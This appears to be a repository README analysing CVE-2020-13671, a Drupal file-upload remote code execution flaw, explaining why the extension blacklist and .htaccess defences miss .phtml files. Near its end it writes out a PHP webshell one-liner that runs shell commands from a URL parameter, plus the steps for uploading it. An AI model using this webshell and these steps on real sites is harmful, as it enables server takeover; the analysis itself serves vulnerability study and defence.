 dungsocool/cve-2020-13671
Detailed analysis and proof-of-concept for CVE-2020-13671, a Drupal core remote code execution vulnerability via file upload, including root cause, exploitation steps, and remediation.

Software: Drupal Core 8.7.5 (Affected: 7.x < 7.78, 8.x < 8.8.11, 8.9.x < 8.9.9, 9.0.x < 9.0.8)
CVSS: 8.8 (High)
CWE: CWE-434 — Unrestricted Upload of File with Dangerous Type
CISA KEV: Yes — Known Exploited Vulnerability
Advisory: SA-CORE-2020-012
Drupal is an open-source Content Management System (CMS) written in PHP, similar to WordPress or Joomla but leaning towards building more complex systems — enterprise websites, multi-language platforms. Drupal uses a modular architecture, allowing functionality to be extended by enabling/disabling available modules or installing additional ones from the community.
One of the basic functions of any CMS is allowing users to upload files — profile avatars, attached documents, attachments in articles. Drupal saves these files into the sites/default/files/ directory and serves them directly through the web server (Apache or Nginx).
⇒ This creates a clear attack surface: if an attacker manages to upload a PHP file into that directory, the web server will execute it when accessed via an incoming request.
To prevent this, Drupal builds multiple defense layers: validating file extensions, renaming dangerous files, placing .htaccess to block script execution in the upload directory. But in version 8.7.5, attackers exploit the exact blind spot across these layers.
This vulnerability requires an account with file upload permissions. By default in Drupal 8.7.5, regular users (Authenticated) only have permissions to view content and post comments — no permission to create articles or upload files.
| Account | Exploitable? | Explanation |
|---|---|---|
| Admin | Yes | Full upload permissions |
| Editor / Content Creator | Yes | If granted "Create content" permission with upload by admin |
| Authenticated user (default) | No | By default has no permission to create content or upload |
| Anonymous (not logged in) | No | No upload permission |
However, in practice, many Drupal sites grant content creation permissions to regular users (forums, community blogs, news sites allowing article submissions). In those cases, an attacker only needs to register an account to exploit it.
Attack Flow:
Attacker with upload-privileged account → Create article (Article)
→ Upload webshell.phtml via Image/File attachment field
→ Drupal saves the file with its original name into sites/default/files/
→ Attacker accesses the file URL → Apache executes PHP → RCE
In the file core/modules/file/file.module, there is a single regex that determines which files are considered executable:
define('FILE_INSECURE_EXTENSION_REGEX', '/\.(phar|php|pl|py|cgi|asp|js)(\.|$)/i');

This regex lists 7 extensions: phar, php, pl, py, cgi, asp, js. Any file with an extension matching this list will be automatically appended with .txt by Drupal — neutralizing the ability to execute.
However, the PHP engine does not only process .php files. Depending on the web server configuration, it also recognizes and executes other extensions:
| Extension | Meaning | Included in regex? |
|---|---|---|
.php | PHP standard | Yes |
.phtml | PHP alternative template | No |
.php5 | PHP 5 handler | No |
.pht | PHP template | No |
.phps | PHP source | No |
.shtml | Server-Side Includes | No |
5 PHP extension variants are completely absent from the regex. This means a file named shell.phtml sent to Drupal → regex does not match → not renamed → saved with its original name into the upload directory → web server sees .phtml → executes it as PHP → attacker achieves RCE. This is the root cause: Drupal used a blacklist to block dangerous extensions, but that list was incomplete.
When a user uploads a file, Drupal passes it through 3 validation functions before saving. Below is an analysis of why all 3 fail with .phtml.
file_munge_filename() (core/includes/file.inc)Purpose: detect dangerous extensions located in the middle of the filename and append _ to disrupt them. How the function works:

$filename_parts = explode('.', $filename);    // split filename by "."
$new_filename = array_shift($filename_parts); // get the first part = original name
$final_extension = array_pop($filename_parts); // get the last part = final extension

foreach ($filename_parts as $filename_part) {
    // iterate over the MIDDLE parts
    // if any part looks like a dangerous extension → append "_"
}
return $new_filename . '.' . $final_extension;
For example with shell.phtml:
explode splits into ["shell", "phtml"]shift takes "shell", leaving ["phtml"]pop takes "phtml", leaving []foreach does not execute"shell.phtml" intactHowever, if the file only has a single extension, it does not intervene. Thus, this function is only designed to handle files with multiple extensions.
FILE_INSECURE_EXTENSION_REGEX (file.module:1015)This is the main defense layer. Code at line 1015:

if (!\Drupal::config('system.file')->get('allow_insecure_uploads')
    && preg_match(FILE_INSECURE_EXTENSION_REGEX, $file->getFilename())
    && (substr($file->getFilename(), -4) != '.txt')) {
    $file->setMimeType('text/plain');
    $file->setFilename($file->getFilename() . '.txt');
}
If the filename matches the regex → change MIME to text/plain and append .txt at the end.
With shell.phtml:
preg_match('/\.(phar|php|pl|py|cgi|asp|js)(\.|$)/i', 'shell.phtml') returns 0.phtml is dangerous, it slips right through..htaccess in the upload directoryDrupal places a .htaccess file in sites/default/files/:
SetHandler Drupal_Security_Do_Not_Remove_See_SA_2006_006
<Files *>
  SetHandler Drupal_Security_Do_Not_Remove_See_SA_2013_003
</Files>

<IfModule mod_php5.c>
  php_flag engine off
</IfModule>
The php_flag engine off directive turns off the PHP engine for the entire directory, but it only applies to mod_php5. Drupal 8.7.5 runs on PHP 7, meaning mod_php7 is active and not disabled.
And .htaccess also has 3 other weaknesses:
.htaccess — this file is completely ineffective on NginxAllowOverride None → .htaccess is ignoredmod_php → the php_flag directive has no effectecho '<?php echo shell_exec($_GET["cmd"]); ?>' > webshell.phtml
Log in to Drupal with an account that has upload permissions → Content → Add content → Article → in the Image field, select the file webshell.phtml → Upload.
